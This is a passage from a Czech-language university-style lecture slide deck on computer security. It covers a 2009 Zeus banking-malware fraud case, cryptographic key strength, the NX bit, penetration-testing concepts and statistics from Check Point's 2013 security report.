- Hlavní pokladník státu Kentucky (US) měl malware Zeus na svém počítači 06/2009
- Podvodníci tak získali přístup k bankovnímu účtu.
- Otestovali jeho platnost a přes Careerbuilder.com emailem našli muly, 25 žen ve věku 35 let.
- Ty vybraly 9700\$ a 8700\$ poslali na Ukrajinu přes Western Union.
- Celkem se ztratilo 415K \$ za týden.

Patrick Zandl - Jak se bránit novým metodám ovládnutí na Internetu (PPT 202 kb)  
[http://iliffo.cz/us-att7\\_Zandl\\_Patrick-126633200493019.ppt](http://iliffo.cz/us-att7_Zandl_Patrick-126633200493019.ppt)

**Obrázek: Kentucky Fraud**

# Kryptografie

- ▶ Šifrování
- ▶ Šifrovací klíč

# Kryptografie

- ▶ Šifrování
- ▶ Šifrovací klíč
  
- ▶ Nutno zvážit sílu a délku klíče
- ▶ Nutno zvážit možnost prolomení (MD5)

# NX bit

- ▶ HW záležitost
- ▶ Lze i SW – overhead
- ▶ Windows – od WXP SP2 (Data execution prevention)

## Testy průniku


- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing

# Testy průniku

- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing
  
- ▶ Bezpečnostní audity
  - ▶ problém: auditor může získat přístup k citlivým informacím
  - ▶ etické hledisko: může taková firma zaměstnat bývalého hackera?

# Bezpečnost

Není stav systému, je to proces:  
Vyvíjejí se nejen obrany, ale i hrozby...



Obrázek: Access Control

# Always be prepared



Obrázek: Zdroj: [pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)



# Dotazy

Děkuji za pozornost...


## Checkpoint security report 2013

Our research shows that 75 % of hosts in organizations were not using the latest software versions (e.g. Acrobat Reader, Flash Player, Internet Explorer, Java Runtime Environment, etc). This means that these hosts were exposed to a wide range of vulnerabilities that could have been exploited by hackers. Our research also shows that 44 % of hosts in organizations were not running the latest Microsoft Windows Service Packs. Service packs usually include security updates for the operating system. Not running the latest versions increases security risk.


<http://www.checkpoint.com/campaigns/security-report/>

# Checkpoint security report 2013

2012 Top Vulnerabilities and Exposures by Vendor




# Checkpoint security report 2013



# Checkpoint security report 2013

Top Attack Vectors



Source: Check Point Software Technologies